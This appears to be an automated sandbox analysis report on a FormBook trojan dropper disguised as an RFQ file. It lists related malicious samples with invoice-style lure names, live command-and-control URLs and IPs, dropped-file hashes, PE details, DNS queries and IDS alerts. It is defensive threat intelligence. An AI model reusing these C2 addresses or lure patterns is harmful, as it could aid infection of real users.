	SAO_NCL INTER LOGISTICS (S) PTE LTD.exe	Get hash	malicious	Browse	• www.4dig.net/vxwp/?FZU4DvG=Jh0YhcRqzYbzL8P5UXsQg/3UmJCgdgfp/exFxkxFO0tQIuC2rSWD5ZiJT/Z2JCDbuHKK&DzrTA=VDKPT4kXex_d1V
	yU6cC566nY.exe	Get hash	malicious	Browse	• www.lavictoriaesdetodos.com/c239/?-ZYHTN2=lhSRtvpkm7zWY9pukIwOoQ3tVgpZpZX9v2vGgXkACtdBxIg9ivoRj9lL8ySJMzCNsF0l&LnHD=FZRHI6F8e0T
	6eXBYoJuN9.exe	Get hash	malicious	Browse	• www.worpar.com/tmz/?Qxo=0XCUnW1BdemwRGPf/XxJ89etlIl9FJ7Vz6mkmkwCCm8whZ8W1fl3/XtrociuLyPbaedFI5bdsA==&MJBD=FdFt3xJhxzShbFHP
	Emc00X3KDo.exe	Get hash	malicious	Browse	• www.bit-coin-b2b.com/i032/
	lbqFKoALqe.exe	Get hash	malicious	Browse	• www.statests.com/csv8/?8pHXLLhp=SBCaTdph9BFJ+Pe0Ht/T56OwK5/x5qMPVV3KW1n9WrjJ2bCqa9ZEsGfiasNAsnzHUsjd&hbs=CnehJPdp6XLP_rwP

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Doc_37584567499454.xlsx	Get hash	malicious	Browse	• www.statt ests.com/csv8/?l48td Rq0=SBCaTd pk9GFN+fS4 Ft/T56OwK5 /x5qMPVVva K278SLjI2q usdtII6Cng ZJh83HH0bt 2tCA==&RF=fra8
	EK6BR1KS50.exe	Get hash	malicious	Browse	• www.statt ests.com/csv8/?MZBL= SBCaTdph9B FJ+Pe0Ht/T 56OwK5/x5q MPVV3KW1n9 WrjJ2bCqa9 ZEsGfiasNq zXDHQurd&u 6Td=cjot_n Z0td0D1F
	Companyprofile_Order_384658353.xlsx	Get hash	malicious	Browse	• www.statt ests.com/csv8/?mJ=SB CaTdpk9GFN +fS4Ft/T56 OwK5/x5qMP VVvaK278SL jI2qusdtII 6CngZJh83H H0bt2tCA== &rDHxi=mrj07b-h
	New Purchase Order 501,689$.exe	Get hash	malicious	Browse	• www.cvbtr ading.co.uk/eao/?4h0=lAvpzUGX9 KkW6YMY4D8 7DWjr1D7s5 4+nPDPuw1k 95OdnWwCj2 pM4Ft1Y7NJ 2d65wIUfg& wR=OtxhY2
	New Purchase Order 50,689$.exe	Get hash	malicious	Browse	• www.cvbtr ading.co.uk/eao/?p0D=lAvpzUGX9 KkW6YMY4D8 7DWjr1D7s5 4+nPDPuw1k 95OdnWwCj2 pM4Ft1Y7NF 2Oq1zREf2M nJCBg==&tF Qh=XRclsNQ PL8U
	New Purchase Order 50,689$.exe	Get hash	malicious	Browse	• www.cvbtr ading.co.uk/eao/?Yvux40tX=lAvp zUGX9KkW6Y MY4D87DWjr 1D7s54+nPD Puw1k95Odn WwCj2pM4Ft 1Y7OpMNrZI Sz+n&Pp=jf Lprdxxs
	Eurobank Transaction.exe	Get hash	malicious	Browse	• www.janew agtus.com/3nop/?Jlq= Z0G4H2Jhj& _zuLcVAp=X wQEFbPdAe8 RC3KQJUbva T4aerhUkRg +DnVMzGamb LlbqglBOj O8af2J4RSY f9mQ0RS
	http://www.rejuvenatemedicalspa.net	Get hash	malicious	Browse	• www.rejuv enatemedic alspa.net/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	15Purchase.exe	Get hash	malicious	Browse	• www.butaeventscatering.com/bu/?9r3l=YiEFMluwGnBmHitO4gsciCUePvQdW+NV5cUtbNa8QVlRAP8AMA28Ps0l1rVepT5RTkfVLUab7+a340LaQn7w&3fpTd=TL0xlp5HqjmHdV
192.0.78.24	Payment copy_MT103_9847.exe	Get hash	malicious	Browse	• www.jornadadeproposito.com/p6nu/?5jYLcPK=KtXlZG1MDOZFWP5t9YcyG1YTs743rvCOSznZGD3YxkY1/Yc+FQIWM8xCgyvVxNimUsWE&X8mhB2=5jkpX2b8GHg
	Gz98aWSGb5.exe	Get hash	malicious	Browse	• www.unapersonaestablien.com/m3rc/?_BZ=o7izuhN0eiDBtRVTd1lDz6WKoPkNEuauPIN5CezYSPQXzsgO8JvVj8l3N0VIsRkybf5kH8xatg==&i48XM4=6lXxZB08
	LEMO.exe	Get hash	malicious	Browse	• www.winterpublishinghouse.com/aipc/?f6A8Sz=Z9mnZyfY5CpLAzXPPb3enFLkttc7m+LSSJAo0MNQKNo/LlAoS/712uitoBhdXpdyq+qb&sDKp4l=3fHXUDz8CN-
	1.exe	Get hash	malicious	Browse	• www.acrostuttgart.com/u6e4/?hb9Xz=Yhu6TshARwIoNbZ1x2iC8x1g/pbDvoJ9Rk8hKXUW+vXycfOoNZe1P9zxob48TjTPIsWA&c8=JDK0FTTh_xKtI4B
	rtgs_2021-06-07_02-01.exe	Get hash	malicious	Browse	• www.easynlean.com/uecu/?3f30dp=Zf0HXpXHq84PAdrP&E4k=F8016VyzM1JTHnrEuGu47WSgGKrxD9PfY9mcGh42htmqMoXzmTppL0JZy4KDS3X6tRzp

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	] New Order Vung Ang TPP Viet Nam.exe	Get hash	malicious	Browse	• www.mykiwidesign.com/un8c/?8p=shtUrfl/xlBO8C2aliNZenIpYotasWnDtIq4lctURnres2cu8VpZnDv2KHIrTwDBcoSX&h6Z=FZOTUTGPt4-
	STATEMENT.exe	Get hash	malicious	Browse	• www.vrvvrf.com/s5cm/?7nwhw=m8vN0kLa85K6oU4T+ITvevq7r3PYb0uvJBSJVcJsVJjYueOzrA4fHZ5+1OOIPpyaNc8F&ML=EZBXFN7pQ8l
	LQrGhleECP.exe	Get hash	malicious	Browse	• www.philreid4cc.com/dxe/?W8Mp8l=s4725d3Oabb4GJPvvzs1NGtrQqdCSFbT14B5hiC+hEbCkkM6v8NMU0M9YE5BiqTyeHs9&j6t4MD=ktcPu
	003 SOA.exe	Get hash	malicious	Browse	• www.thortcircuit.com/hme1/?6l-x=2YNiVCg1HFxx3pWBlJet9DA2QXWGNYZsyAyNRB+QsGrDR5moNFNVdH9eeZdldT++LaB4&q450=lHkpfvh8-6gxYnb
	Bank transfer copy.xlsx	Get hash	malicious	Browse	• www.letsreflectonline.net/xkcp/
	RE KOC RFQ for Flanges - RFQ 2074898.exe	Get hash	malicious	Browse	• www.acrostuttgart.com/u6e4/?u6u0=Yhu6TshARwIoNbZ1x2iC8x1g/pbDvoJ9Rk8hKXUW+vXycfOoNZe1P9zxob48TjTPlsWA&9rQl7=xP04lrqp
	rove.exe	Get hash	malicious	Browse	• www.winterpublishinghouse.com/aipc/?bv4=Z9mnZyfY5CpLAzXPPb3enFLkttc7m+LSSJAo0MNQKNo/LlAoS/712uitoCBNYINK0bDc&6lSp=ArO83PE0Mh0TtZa0
	SHIPPING DOCUMENT_7048555233PDF.exe	Get hash	malicious	Browse	• www.annafelicia.com/s5cm/?p0G=ndfPKtxxGRrhJ&jrTDmX=hOQz2MSCtbsxDabSpaSii8/BLtQrJH/yS4IrOYS2fNok4Vr2pjerCtCMkXjlcTV9nsbq

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	USU(1).exe	Get hash	malicious	Browse	• www.thegreenpandablog.com/zrmt/?P0G=EjUHInR&9r7T-=J09lyTGn9S5rIToQcgF0c51IGS+OfxW0xoKNzG6aM/w/AgGV1VzZrO0ZiJtbcGpPM5Lb
	Purchase Order.pdf.exe	Get hash	malicious	Browse	• www.abemedia.digital/gad0/?1bB=/+tCXqr0gdanEXIrEzSrj72VRhl5gvMKZr+3SkiVsUrE8Neij8YjDVUIRA4MYZFQuvm8&3fS=dfc8-RnPKT4
	REQUEST_QUOTATION.exe	Get hash	malicious	Browse	• www.leetranscreations.com/owws/?wh=aFXjGSNeyc6Ugx97af8VQ8VI0qEUD4Nx9YtV38rOMEW/LmZ8Os3H8FDEWrOsqvRI5MwQ&Sh=CpCLnL8
	Pdf MT103 - Remittance.pdf.exe	Get hash	malicious	Browse	• www.vrvvrf.com/s5cm/?kR-4q=m8vN0kLa85K6oU4T+ITvevq7r3PYb0uvJBSJVcJsVJjYueOzrA4fHZ5+1OCIc5+ZUM8Ty3WWlQ==&P0D=Atxturd
	Inv3063200.exe	Get hash	malicious	Browse	• www.sebastiansanchezgonzalez.com/vfm2/?k2MdtP=dk6o8Jn40n+32krysyfR8rO7wNHyWZLWF1780NbDI2i8UvXeeWH5XDxm9NpiB8EhKtTZ&NZitYp=zL3h2V_pyz
	CONTRACT RFQ.xlsx	Get hash	malicious	Browse	• www.micheldrake.com/p2io/?y488S=6l58NVGphzNX&LPRIm=d2NgnqRXaD3590PSrSeXKrGILIrAeXd0mpzt/HUKTHCMsqjNpHqiPppP981n7+M4uf60sw==
	noSpfWQqRD.exe	Get hash	malicious	Browse	• www.micheldrake.com/p2io/?lZB=UFQxwXQ82Xg4fjY&ndphCh4=d2NgnqRSaE399kDepSeXKrGILlrAeXd0mpr9jEILXnCNsbPLuX7uZtRN+a1Y8u0zs/SS1CQHpw==

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
s.multiscreensite.com	AWB 6299764041.exe	Get hash	malicious	Browse	• 35.172.94.1
	SKMBT_C224307532DL23457845_Product Order doc.exe	Get hash	malicious	Browse	• 100.24.208.97
	PO#270521.pdf.exe	Get hash	malicious	Browse	• 35.172.94.1
	2a#U062c.exe	Get hash	malicious	Browse	• 100.24.208.97
	RFQ_OB Jiefeng E&E Co Ltd.exe	Get hash	malicious	Browse	• 35.172.94.1
	SAO_NCL INTER LOGISTICS (S) PTE LTD.exe	Get hash	malicious	Browse	• 100.24.208.97
	yU6cC566nY.exe	Get hash	malicious	Browse	• 100.24.208.97
	S343160101221012616310.exe	Get hash	malicious	Browse	• 35.172.94.1
	FPZaxqP7uB.exe	Get hash	malicious	Browse	• 35.172.94.1
	lbqFKoALqe.exe	Get hash	malicious	Browse	• 100.24.208.97
	Doc_37584567499454.xlsx	Get hash	malicious	Browse	• 100.24.208.97
	mtsWWNDaNF.exe	Get hash	malicious	Browse	• 35.172.94.1
	EK6BR1KS50.exe	Get hash	malicious	Browse	• 100.24.208.97
	yxYmHtT7uT.exe	Get hash	malicious	Browse	• 35.172.94.1
	Order_00009.xlsx	Get hash	malicious	Browse	• 35.172.94.1
	SKM_C258201001130020005057.exe	Get hash	malicious	Browse	• 35.172.94.1
	Companyprofile_Order_384658353.xlsx	Get hash	malicious	Browse	• 100.24.208.97
	New Purchase Order 501,689$.exe	Get hash	malicious	Browse	• 100.24.208.97
	New Purchase Order 50,689$.exe	Get hash	malicious	Browse	• 100.24.208.97
	Scan_ 034 (1).exe	Get hash	malicious	Browse	• 35.172.94.1
pixie.porkbun.com	SKlGhwkzTi.exe	Get hash	malicious	Browse	• 44.227.65.245
	bbZdhGxjJW.exe	Get hash	malicious	Browse	• 44.227.76.166
	CONTRACT 312000123 SSR ADVICE.xlsx	Get hash	malicious	Browse	• 44.227.76.166
	Purchase Order.pdf.exe	Get hash	malicious	Browse	• 44.227.76.166
	PO01837.exe	Get hash	malicious	Browse	• 44.227.76.166
	bank slip_pdf.exe	Get hash	malicious	Browse	• 44.227.76.166
	netwire.exe	Get hash	malicious	Browse	• 44.227.76.166
	f268bad6_by_Libranalysis.exe	Get hash	malicious	Browse	• 44.227.76.166
	noSpfWQqRD.exe	Get hash	malicious	Browse	• 44.227.76.166
	92270fdd_by_Libranalysis.exe	Get hash	malicious	Browse	• 44.227.76.166
	1cec9342_by_Libranalysis.exe	Get hash	malicious	Browse	• 44.227.76.166
	PP,Sporda.exe	Get hash	malicious	Browse	• 44.227.76.166
	SNBDBM2No4.exe	Get hash	malicious	Browse	• 44.227.76.166
	PO09641.exe	Get hash	malicious	Browse	• 44.227.76.166
	2eb5d3ef_by_Libranalysis.exe	Get hash	malicious	Browse	• 44.227.76.166
	0a97784c_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 44.227.76.166
	FORM C.xlsx	Get hash	malicious	Browse	• 44.227.76.166
	5PthEm83NG.exe	Get hash	malicious	Browse	• 44.227.76.166
	Invoice.exe	Get hash	malicious	Browse	• 44.227.76.166
	o52k2obPCG.exe	Get hash	malicious	Browse	• 44.227.76.166

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AUTOMATTICUS	SKM_4050210326102400 jpg.exe	Get hash	malicious	Browse	• 192.0.78.138
	arm_crypt.exe	Get hash	malicious	Browse	• 192.0.78.13
	Payment copy_MT103_9847.exe	Get hash	malicious	Browse	• 192.0.78.24
	Gz98aWSGb5.exe	Get hash	malicious	Browse	• 192.0.78.24
	42sB3Upj67.exe	Get hash	malicious	Browse	• 74.114.154.18
	LEMO.exe	Get hash	malicious	Browse	• 192.0.78.24
	Swift_Report.exe	Get hash	malicious	Browse	• 192.0.78.25
	RE6WxoVS7v.exe	Get hash	malicious	Browse	• 74.114.154.22
	VvaBHdJoGY.exe	Get hash	malicious	Browse	• 74.114.154.22
	swift_copy.exe	Get hash	malicious	Browse	• 192.0.78.25
	IlIlLrEtVb1.exe	Get hash	malicious	Browse	• 74.114.154.18
	BB12Wh8OGQ.exe	Get hash	malicious	Browse	• 74.114.154.18
	jo3GzZMQBG.exe	Get hash	malicious	Browse	• 74.114.154.18
	j6jV0KDfAf.exe	Get hash	malicious	Browse	• 74.114.154.18
	pVs9Vm0z1O.exe	Get hash	malicious	Browse	• 74.114.154.18
	FK1RtVDPVt.exe	Get hash	malicious	Browse	• 74.114.154.22
	Mv1cu7Adsm.exe	Get hash	malicious	Browse	• 74.114.154.18

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	main_setup_x86x64.exe	Get hash	malicious	Browse	• 74.114.154.22
	b9f5bca9a22f08aad48674bc42e4eaf72ab8aa3d652ba.exe	Get hash	malicious	Browse	• 74.114.154.18
	w4X8dxtGi6.exe	Get hash	malicious	Browse	• 74.114.154.22
AMAZON-AESUS	aQsaMPCA7J.exe	Get hash	malicious	Browse	• 23.21.245.0
	arm_crypt.exe	Get hash	malicious	Browse	• 18.205.135.125
	omsh.dll	Get hash	malicious	Browse	• 107.22.233.72
	trendbanter_v2.apk	Get hash	malicious	Browse	• 50.19.92.227
	b8H57DyrVF.exe	Get hash	malicious	Browse	• 54.225.78.40
	Payment copy_MT103_9847.exe	Get hash	malicious	Browse	• 3.223.115.185
	omh.dll	Get hash	malicious	Browse	• 50.16.218.217
	AgentSetup_FDR.exe	Get hash	malicious	Browse	• 54.88.94.23
	SecuriteInfo.com.BackDoor.Rat.281.18292.exe	Get hash	malicious	Browse	• 50.16.242.146
	AZ2066 Elektronische Zustellung.pdf.js	Get hash	malicious	Browse	• 54.235.83.248
	AZ2066 Elektronische Zustellung.pdf.js	Get hash	malicious	Browse	• 23.23.104.250
	Gz98aWSGb5.exe	Get hash	malicious	Browse	• 54.237.120.40
	KK71rkO0Tf.exe	Get hash	malicious	Browse	• 54.225.125.76
	WP7IsjaUga.exe	Get hash	malicious	Browse	• 52.20.84.62
	PTIR6O6xXy.exe	Get hash	malicious	Browse	• 54.147.194.143
	7#U1d05.html	Get hash	malicious	Browse	• 54.92.247.41
	bMovQzpzYUDTvQh.exe	Get hash	malicious	Browse	• 52.6.206.192
	J1Dud83xTM.exe	Get hash	malicious	Browse	• 54.85.86.211
	PO-ENQAQT390230220.docx	Get hash	malicious	Browse	• 54.83.52.76
	PO-ENQAQT390230220.docx	Get hash	malicious	Browse	• 54.83.52.76

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\nsuBF4B.tmp\System.dll	7ujc2szSQX.exe	Get hash	malicious	Browse	
	TT0900090000090.exe	Get hash	malicious	Browse	
	Poczta Polska Informacje o transakcjach2021.exe	Get hash	malicious	Browse	
	PO-006 dtd-15.06.2021.exe	Get hash	malicious	Browse	
	SKM_4050210326102400 jpg.exe	Get hash	malicious	Browse	
	IMGG087 76543.exe	Get hash	malicious	Browse	
	yfr02XrveJ.exe	Get hash	malicious	Browse	
	LCdraft6152021_pdf.exe	Get hash	malicious	Browse	
	LCdraft6152021_pdf.exe	Get hash	malicious	Browse	
	Consigment Details_pdf.exe	Get hash	malicious	Browse	
	bigfish.exe	Get hash	malicious	Browse	
	INQUIRY for IFM 20207.xlsx	Get hash	malicious	Browse	
	gz7dLhKISQ.exe	Get hash	malicious	Browse	
	WGOc4eHYqX.exe	Get hash	malicious	Browse	
	Purchase_Order.xlsx	Get hash	malicious	Browse	
	ojmanoq.exe	Get hash	malicious	Browse	
	linkfuq.exe	Get hash	malicious	Browse	
	takwqaytr.exe	Get hash	malicious	Browse	
	PO_403.xlsx	Get hash	malicious	Browse	
	Purchase_Order_150621.xlsx	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Temp\1z5waydzpi63ss5egqv

Process:	C:\Users\user\Desktop\RFQ-BCM 03122020.exe
File Type:	data
Category:	dropped
Size (bytes):	164352
Entropy (8bit):	**7.998930773810573**
Encrypted:	**true**
SSDEEP:	3072:RW0+oa3GvcnS4QUj8vGGdM/5nNmpuqpFJrKjoL94Q1a17q+njTnaMFNuOXL:RWkaWUhQu2unNCuqToj894c673nHa4cW

C:\Users\user\AppData\Local\Temp\1z5waydzpi63ss5egqv

MD5:	6F720D598D207B318013A948EFC4916A
SHA1:	104B5232C72E1FE460838FE081E5001504236D06
SHA-256:	391B30020602EBBB3E0B5FDF30D606438ADC593B4F572A7AE391F7B2D004ED46
SHA-512:	3BA2EAE144375F185A88B630232676AB0F098299E25F736CF330C4ECF87FF2D99C391118334075C6AA52515081FCF897CE4BE343E00EA41496AA2B9FA2042258
Malicious:	false
Reputation:	low
Preview:	.X... .{,.z.*..F/X.....6I?.F...$.\ss.k.DV..9B.UJ.9.4.....]QET...../....5`...F..?...X.4..U.5.V.....jj!l..sW.....o.....k".cI.0.Hu...e._KN.....0@.fd._&..(f<.$...8&*.....5.K1=&..$..x... .d.,..\|6.S3'(o.....Y..!YPo.a..g .yD..nL3.B..V.%...(..?E..}...5.x..g..+A yd$.D.}..j.@.....o.B..^..g..>.[n....?...\..OT".Pa....?K.9..c...q....N....I.S...C<.!I>.+.w.e...Nu..O.^%Z.J.6...EO.. ....Q.-....."h.<.|../bv....Z..?eHZ...G..x.m;.....K.>..k2..qO.....F.&..I.*.U....<.f.n.....}'.s....(T.5...K.qRm...4.=.Q....PS.....e.iC...&.m.....%....?.q..i.....c.*..o...KMQ..C...2.82=.].3.|q !.Z..!O>V...;-....}..%.}..C$.F..x7Q#....3?.....Z.....9....,zd.. 'o$...L....kaAm..$..v.....Q.@H.[...U .=H..J.q..R=3.4..qZ.=3..{...u..Vd..e.U.._.iF.?.L.*eo&`.....[r'... .n0..#...j.#.v.i0.%T.. [..*.....E6QlhU..R...=LL.<.0..;.).....S?.]. \p?.Z...n.[f.i.M....O...p_ .*P..Q..mr^..v.....L.{....\.Na..T..c.U.;.p...(.....jK~u..{-..1....K.....[...,@.8D..xw.,V.]..&.....}..2...K..2.....

C:\Users\user\AppData\Local\Temp\nsuBF4B.tmp\System.dll

Process:	C:\Users\user\Desktop\RFQ-BCM 03122020.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	11776
Entropy (8bit):	5.855045165595541
Encrypted:	false
SSDEEP:	192:xPtkiQJr7V9r3HcU17S8g1w5xzWxy6j2V7i77blbTc4v:g7VpNo8gmOyRsVc4
MD5:	FCCFF8CB7A1067E23FD2E2B63971A8E1
SHA1:	30E2A9E137C1223A78A0F7B0BF96A1C361976D91
SHA-256:	6FCEA34C8666B06368379C6C402B5321202C11B00889401C743FB96C516C679E
SHA-512:	F4335E84E6F8D70E462A22F1C93D2998673A7616C868177CAC3E8784A3BE1D7D0BB96F2583FA0ED82F4F2B6B8F5D9B33521C279A42E055D80A94B4F3F1791E0C
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: 7ujc2szSQX.exe, Detection: malicious, Browse • Filename: TT0900090000090.exe, Detection: malicious, Browse • Filename: Poczta Polska Informacje o transakcjach2021.exe, Detection: malicious, Browse • Filename: PO-006 dtd-15.06.2021.exe, Detection: malicious, Browse • Filename: SKM_4050210326102400 jpg.exe, Detection: malicious, Browse • Filename: IMGG087 76543.exe, Detection: malicious, Browse • Filename: yfr02XrveJ.exe, Detection: malicious, Browse • Filename: LCdraft6152021_pdf.exe, Detection: malicious, Browse • Filename: LCdraft6152021_pdf.exe, Detection: malicious, Browse • Filename: Consigment Details_pdf.exe, Detection: malicious, Browse • Filename: bigfish.exe, Detection: malicious, Browse • Filename: INQUIRY for IFM 20207.xlsx, Detection: malicious, Browse • Filename: gz7dLhKlSQ.exe, Detection: malicious, Browse • Filename: WGOc4eHYqX.exe, Detection: malicious, Browse • Filename: Purchase_Order.xlsx, Detection: malicious, Browse • Filename: ojmanoq.exe, Detection: malicious, Browse • Filename: linkfuq.exe, Detection: malicious, Browse • Filename: takwqaytr.exe, Detection: malicious, Browse • Filename: PO_403.xlsx, Detection: malicious, Browse • Filename: Purchase_Order_150621.xlsx, Detection: malicious, Browse
Reputation:	moderate, very likely benign file
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....ir*.-.D.-.D.-.D...J.*.D.-.E.>.D.....*.D.y0t.).D.N1n.,.D..3@.,.D.Rich-.D. .....PE..L....$_.....!..... .....!).....0.....`.....@.....2.....0..P.....P.....0..X..... .....text..... ..... ..`.rdata..c....0.....$.....@..@.data...h....@.....(.....@....reloc..|....P.....*.....@..B..... ....

C:\Users\user\AppData\Local\Temp\tqkpaveks

Process:	C:\Users\user\Desktop\RFQ-BCM 03122020.exe
File Type:	data
Category:	dropped
Size (bytes):	56993
Entropy (8bit):	4.968118288232998
Encrypted:	false
SSDEEP:	1536:clYo0jQ2976D2I0LGt3jle1/fBD5TVQ+Ra:AjJKfG5e1/5Do+I
MD5:	A102679195215C4D8C0D2268D893BFAD
SHA1:	CCC042C16220FDDFCC4305D65B5E388B78C7ECD4
SHA-256:	CEA09A342F707129F978EEDB8AB69E5DE167DD7E6387CE499E543272B69B7357
SHA-512:	696F11D4B7CB2D85276D9D6306A97FDAD50F68A0073AA3EDCBAE843D801ED294A6CED9225D92A8050181D29755308D1B5B73E7D30D7259D7CF028C4734C102
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Temp\tqkpaveks	
Preview:	U.....c.....q.....a.....a.....,..... .....!...o."...}.#...a.$.....%....,.&.....'.....(.....)...e.*...p.+...a.,...a.-.....Z./.....0...a.1...0.2.....3...y.4...q.5...a.6...a.7...a.8.....9.....:...5.;.....<.....=.....>.....?...b.@...y.A...a.B.....C.....D...,.E.....F.....G.....H...a.I...a.J...,.K.....L.....M.....N.....O.....P.....Q...,.R.....S...y.T.....U.....V.....W...y.X.....Y.....Z...0.[.....\...!.]..... ^...a._ ...a.`...a.a.....b.....c.....d...x.e...x.f...x.g.....h.....i...=.j.....k...b.l...!.m...a.n.....o.....p...,.q.....r...=.s.....t...a.u...a.v...,.w.....x...=.y.....z.....{.....|...=.}...,.~.....!.....!.....!..... .....0.....a.....a.....a.....].....x.....x.....x.....e.....b.....a.....,.....e.....a.....a.....,.....e

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.902952243402125
TrID:	• Win32 Executable (generic) a (10002005/4) 92.16% • NSIS - Nullsoft Scriptable Install System (846627/2) 7.80% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	RFQ-BCM 03122020.exe
File size:	222795
MD5:	d3d5e6cafa8ca89384e56e6374a14203
SHA1:	ba57aa266efd34ec5fe657c13ecda85e97ad5b5c
SHA256:	214910524a528bab8dae4a704169e20d9f2f92444df6e6a65d19decafd9f69b0
SHA512:	615e3abe07739af22fea6ba66b7d54f83652704adc237ef7ff3c21780e23d11bec7bab1f9b58e4c6cf0aed54b2fc9ba697520b18618bde88613bb07294c10cd6
SSDEEP:	6144:cQqTvWkaWUhQu2unNCuqToj894c673nHa4c0t:yvWkpUEu/AHYvco
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1..:u..iu..iu..i...iw..iu..i...i...id..i!..i...i...it..iRichu..i.....PE..L.....K.....Z.....

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x4030cb
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x4B1AE3C1 [Sat Dec 5 22:50:41 2009 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	7fa974366048f9c551ef45714595665e

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x58d2	0x5a00	False	0.665234375	data	6.43310034828	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x1190	0x1200	False	0.4453125	data	5.17976375781	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x1af78	0x400	False	0.55078125	data	4.6178023207	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x24000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x2c000	0xc68	0xe00	False	0.407087053571	data	3.98321239368	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/16/21-11:56:24.869313	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49724	34.102.136.180	192.168.2.5
06/16/21-11:56:35.233381	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49725	34.102.136.180	192.168.2.5
06/16/21-11:56:46.451286	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49727	100.24.208.97	192.168.2.5
06/16/21-11:57:29.460119	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49739	34.102.136.180	192.168.2.5
06/16/21-11:57:34.736114	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49740	80	192.168.2.5	104.252.53.222
06/16/21-11:57:34.736114	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49740	80	192.168.2.5	104.252.53.222
06/16/21-11:57:34.736114	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49740	80	192.168.2.5	104.252.53.222

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Copyright Joe Security LLC 2021

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 16, 2021 11:56:24.612291098 CEST	192.168.2.5	8.8.8.8	0xbcd	Standard query (0)	www.jilted owl.com	A (IP address)	IN (0x0001)
Jun 16, 2021 11:56:29.889878035 CEST	192.168.2.5	8.8.8.8	0x2a65	Standard query (0)	www.top1op p.com	A (IP address)	IN (0x0001)
Jun 16, 2021 11:56:34.983804941 CEST	192.168.2.5	8.8.8.8	0xcf90	Standard query (0)	www.slings hotart.com	A (IP address)	IN (0x0001)
Jun 16, 2021 11:56:40.268513918 CEST	192.168.2.5	8.8.8.8	0x2a42	Standard query (0)	www.ventur ivasiljevic.com	A (IP address)	IN (0x0001)
Jun 16, 2021 11:56:45.964019060 CEST	192.168.2.5	8.8.8.8	0xaba1	Standard query (0)	www.helpus helpothers store.com	A (IP address)	IN (0x0001)
Jun 16, 2021 11:56:51.474980116 CEST	192.168.2.5	8.8.8.8	0x11e1	Standard query (0)	www.vicdux.life	A (IP address)	IN (0x0001)
Jun 16, 2021 11:56:57.314948082 CEST	192.168.2.5	8.8.8.8	0xc140	Standard query (0)	www.lippoc aritahotel.com	A (IP address)	IN (0x0001)
Jun 16, 2021 11:57:03.110196114 CEST	192.168.2.5	8.8.8.8	0xb8c	Standard query (0)	www.saddle taxweigh.info	A (IP address)	IN (0x0001)
Jun 16, 2021 11:57:08.532646894 CEST	192.168.2.5	8.8.8.8	0xbad9	Standard query (0)	www.sitede sing.com	A (IP address)	IN (0x0001)
Jun 16, 2021 11:57:18.786890030 CEST	192.168.2.5	8.8.8.8	0xaae6	Standard query (0)	www.themia madison.com	A (IP address)	IN (0x0001)
Jun 16, 2021 11:57:23.957458019 CEST	192.168.2.5	8.8.8.8	0xb48c	Standard query (0)	www.yorksh irebridalm akeup.info	A (IP address)	IN (0x0001)
Jun 16, 2021 11:57:29.211631060 CEST	192.168.2.5	8.8.8.8	0x7eba	Standard query (0)	www.influenced-brands.com	A (IP address)	IN (0x0001)
Jun 16, 2021 11:57:34.469780922 CEST	192.168.2.5	8.8.8.8	0x78af	Standard query (0)	www.angryb ird23blog.com	A (IP address)	IN (0x0001)
